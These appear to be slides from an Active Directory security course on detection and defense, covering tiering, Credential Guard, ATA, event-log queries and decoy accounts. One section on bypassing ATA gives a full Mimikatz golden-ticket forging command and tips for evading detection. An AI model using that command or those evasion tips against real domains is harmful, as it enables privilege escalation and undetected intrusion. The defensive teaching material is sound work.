
- JEA (Just Enough Administration) provides role based access control for PowerShell based remote delegated administration.
- With JEA non-admin users can connect remotely to machines for doing specific administrative tasks.
- For example, we can control the command a user can run and even restrict parameters which can be used.
- JEA endpoints have PowerShell transcription and logging enabled.

Detection and Defense - Tier Model


Active Directory Administrative Tier Model

- Composed of three levels only for administrative accounts:
 - Tier 0 – Accounts, Groups and computers which have privileges across the enterprise like domain controllers, domain admins, enterprise admins. .
 - Tier 1 - Accounts, Groups and computers which have access to resources having significant amount of business value. A common example role is server administrators who maintain these operating systems with the ability to impact all enterprise services.
 - Tier 2 - Administrator accounts which have administrative control of a significant amount of business value that is hosted on user workstations and devices. Examples include Help Desk and computer support administrators because they can impact the integrity of almost any user data.
- Control Restrictions - What admins control.
- Logon Restrictions - Where admins can log-on to.

Tier Model : Control Restrictions



Tier Model : Logon Restrictions




Detection and Defense - ESAE

ESAE (Enhanced Security Admin Environment)

- Dedicated administrative forest for managing critical assets like administrative users, groups and computers.
- Since a forest is considered a security boundary rather than a domain, this model provides enhanced security controls.
- The administrative forest is also called the Red Forest.
- Administrative users in a production forest are used as standard non-privileged users in the administrative forest.
- Selective Authentication to the Red Forest enables stricter security controls on logon of users from non-administrative forests.

ESAE



Detection and Defense - Credential Guard

- It "uses virtualization-based security to isolate secrets so that only privileged system software can access them".
- Effective in stopping PTH and Over-PTH attacks by restricting access to NTLM hashes and TGTs. It is not possible to write Kerberos tickets to memory even if we have credentials.

<https://docs.microsoft.com/en-us/windows/access-protection/credential-guard/credential-guard>

Detection and Defense - Credential Guard

- But, credentials for local accounts in SAM and Service account credentials from LSA Secrets are NOT protected.
- Credential Guard cannot be enabled on a domain controller as it breaks authentication there.
- Only available on the Windows 10 Enterprise edition and Server 2016.
- Mimikatz can bypass it but still, no need to not use it.

Detection and Defense - Device Guard (WDAC)

- It is a group of features "designed to harden a system against malware attacks. Its focus is preventing malicious code from running by ensuring only known good code can run."
- Three primary components:
 - Configurable Code Integrity (CCI) - Configure only trusted code to run
 - Virtual Secure Mode Protected Code Integrity - Enforces CCI with Kernel Mode (KMCI) and User Mode (UMCI)
 - Platform and UEFI Secure Boot - Ensures boot binaries and firmware integrity

<https://docs.microsoft.com/en-us/windows/device-security/device-guard/introduction-to-device-guard-virtualization-based-security-and-code-integrity-policies>

Detection and Defense - Device Guard (WDAC)

- UMCI is something which interferes with most of the lateral movement attacks we have seen.
- While it depends on the deployment (discussing which will be too lengthy), many well known application whitelisting bypasses - signed binaries like csc.exe, MSBuild.exe etc. - are useful for bypassing UMCI as well.
- Check out the LOLBAS project (lolbas-project.github.io/).

Detection and Defense - ATA

- Microsoft ATA (Advanced Threat Analytics).
 - Traffic destined for Domain Controller(s) is mirrored to ATA sensors and a user activity profile is build over time – use of computers, credentials, log on machines etc.
 - Collects Event 4776 (The DC attempted to validate the credentials for an account) to detect credential replay attacks.
 - Can detect Behavior anomalies.

Detection and Defense - ATA

Useful for detecting:

- Recon: Account enum, NetSession enum
- Compromised Credentials Attacks: Brute force, High privilege account/service account exposed in clear text, Honey token, unusual protocol (NTLM and Kerberos)
- Credential/Hash/Ticket Replay attacks.

Detection and Defense - ATA

Bypassing ATA:

- ATA, for all its goodness, can be bypassed and avoided.
- The key is to avoid talking to the DC as long as possible and make appear the traffic we generate as attacker normal.
- To bypass DCSync detection, go for users which are whitelisted. Usually, accounts like Sharepoint Administrators and Azure AD Connect PHS account may be whitelisted.
- Also, if we have NTLM hash of a DC, we can extract NTLM hashes of any machine account using netsync
- If we forge a Golden Ticket with SID History of the Domain Controllers group and Enterprise Domain Controllers Group, there are less chances of detection by ATA:

```
Invoke-Mimikatz -Command '"kerberos::golden /user:dcorp-dc$  
/domain:dollarcorp.moneycorp.local /sid:s-1-5-21-1874506631-3219952063-  
538504511 /groups:516 /sids:S-1-5-21-280534878-1496970234-700767426-516,S-  
1-5-9 /krbtgt:ff46a9d8bd66c6efd77603da26796f35 /ptt"'
```

Detection and Defense - Golden Ticket

- Some important Event ID:
- Event ID
 - 4624: Account Logon
 - 4672: Admin Logon

```
Get-winevent -FilterHashtable  
@{Logname='Security';ID=4672} -MaxEvents 1 | Format-List  
-Property *
```

Detection and Defense - Silver Ticket

- Event ID
 - 4624: Account Logon
 - 4634: Account Logoff
 - 4672: Admin Logon

```
Get-WinEvent -FilterHashtable  
@{Logname='Security';ID=4672} -MaxEvents 1 | Format-List  
-Property *
```

Detection and Defense - Skeleton Key

- Events
 - System Event ID 7045 - A service was installed in the system. (Type Kernel Mode driver)
- Events ("Audit privilege use" must be enabled)
 - Security Event ID 4673 – Sensitive Privilege Use
 - Event ID 4611 – A trusted logon process has been registered with the Local Security Authority
- `Get-WinEvent -FilterHashtable @{Logname='System';ID=7045} | ?{$_.message -like "*Kernel Mode Driver*"}`
- Not recommended:
- `Get-WinEvent -FilterHashtable @{Logname='System';ID=7045} | ?{$_.message -like "*Kernel Mode Driver*" -and $_.message -like "*mimidrv*"}`

Detection and Defense - Skeleton Key

- Mitigation
 - Running lsass.exe as a protected process is really handy as it forces an attacker to load a kernel mode driver.
 - Make sure that you test it thoroughly as many drivers and plugins may not load with the protection.
- New-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\ -Name RunAsPPL -Value 1 -Verbose
- Verify after a reboot
- Get-WinEvent -FilterHashtable @{Logname='System';ID=12} | ?{\$_.message -like "*protected process*"}

Detection and Defense - DSRM

- Events
 - Event ID 4657 - Audit creation/change of
HKLM:\System\CurrentControlSet\Control\Lsa\ DsrmAdminLogonBehavior

Detection and Defense - Malicious SSP

- Events
 - Event ID 4657 - Audit creation/change of
HKLM:\System\CurrentControlSet\Control\Lsa\SecurityPackages

Detection and Defense - Kerberoast

- Events
 - Security Event ID 4769 – A Kerberos ticket was requested
- Mitigation
 - Service Account Passwords should be hard to guess (greater than 25 characters)
 - Use Managed Service Accounts (Automatic change of password periodically and delegated SPN Management)
 - [https://technet.microsoft.com/en-us/library/jj128431\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/jj128431(v=ws.11).aspx)

Detection and Defense - Kerberoast

- Since 4769 is logged very frequently on a DC. We may like to filter results based on the following information from logs:
 - Service name should not be krbtgt
 - Service name does not end with \$ (to filter out machine accounts used for services)
 - Account name should not be machine@domain (to filter out requests from machines)
 - Failure code is '0x0' (to filter out failures, 0x0 is success)
 - Most importantly, ticket encryption type is 0x17

Detection and Defense - Unconstrained Delegation

- Mitigation
 - Limit DA/Admin logins to specific servers
 - Set "Account is sensitive and cannot be delegated" for privileged accounts.
 - <https://blogs.technet.microsoft.com/poshchap/2015/05/01/security-focus-analysing-account-is-sensitive-and-cannot-be-delegated-for-privileged-accounts/>

Detection and Defense - ACL Attacks

- Events
 - Security Event ID 4662 (Audit Policy for object must be enabled) – An operation was performed on an object
 - Security Event ID 5136 (Audit Policy for object must be enabled) – A directory service object was modified
 - Security Event ID 4670 (Audit Policy for object must be enabled) – Permissions on an object were changed
- Useful tool
 - AD ACL Scanner - Create and compare create reports of ACLs.
 - <https://github.com/canix1/ADACLScanner>

Detection and Defense - Trust Tickets


- SID Filtering
- Avoid attacks which abuse SID history attribute (child to root domain privilege escalation, that is, DA from a Child to EA on forest root).
- Enabled by default on all inter-forest trusts. Intra-forest trusts are assumed secured by default (MS considers forest and not the domain to be a security boundary).
- But, since SID filtering has potential to break applications and user access, it is often disabled.

Detection and Defense - Trust Tickets

Selective Authentication

- In an inter-forest trust, if Selective Authentication is configured, users between the trusts will not be automatically authenticated. Individual access to domains and servers in the trusting domain/forest should be given.

Detection and Defense - Trust Tickets



Detection and Defense - Deception

- Deception is a very effective technique in active directory defense.
- By using decoy domain objects, defenders can trick adversaries to follow a particular attack path which increases chances of detection and increase their cost in terms of time.
- Traditionally, deception has been limited to leave honey credentials on some boxes and check their usage but we can use it effectively during other phases of an attack.

Detection and Defense - Deception

- What to target? Adversary mindset of going for the "lowest hanging fruit" and illusive superiority over defenders.
- We must provide the adversaries what they are looking for. For example, what adversaries look for in a user object:
 - A user with high privileges.
 - Permissions over other objects.
 - Poorly configured ACLs.
 - Misconfigured/dangerous user attributes and so on.
- Let's create some user objects which can be used for deceiving adversaries. We can use Deploy-Deception for this: <https://github.com/samratashok/Deploy-Deception>
- Note that Windows Settings | Security Settings | Advanced Audit Policy Configuration | DS Access | Audit Directory Service Access Group Policy needs to be configured to enable 4662 logging.

Detection and Defense - User Deception

- Creates a decoy user whose password never expires and a 4662 is logged whenever x500uniqueidentifier - d07da11f-8a3d-42b6-b0aa-76c962be719a property of the user is read.:
`Create-DecoyUser -UserFirstName user -UserLastName manager -Password Pass@123 | Deploy-UserDeception -UserFlag PasswordNeverExpires -GUID d07da11f-8a3d-42b6-b0aa-76c962be719a -verbose`
- This property is not read by net.exe, WMI classes (like Win32_UserAccount) and ActiveDirectory module. But LDAP based tools like PowerView and ADExplorer trigger the logging.

Detection and Defense - User Deception

- Create a decoy user named decda and make it a member of the Domain Admins group. As a protection against potential abuse, Deny logon to the user on any machine.

```
Create-DecoyUser -UserFirstName dec -UserLastName da -  
Password Pass@123 | Deploy-PrivilegedUserDeception -Technique  
DomainAdminsMembership -Protection DenyLogon -Verbose
```

- If there is any attempt to use the user credentials (password or hashes) a 4768 is logged.
- Any enumeration which reads DACL or all properties for the user will result in a 4662 logging.

Detection and Defense - Recommended Readings

- Securing Privileged Access:

<https://docs.microsoft.com/en-us/windows-server/identity/securing-privileged-access/securing-privileged-access>

- Best Practices for Securing Active Directory:

<https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/best-practices-for-securing-active-directory>

Thank you

- Please provide feedback.
- Follow me @nikhil_mitt
- nikhil@pentesteracademy.com
- For our other courses, please visit <http://www.pentesteracademy.com/>
- For other labs: <https://www.pentesteracademy.com/redlabs>
- For lab access/extension/support, please contact :
adlabsupport@pentesteracademy.com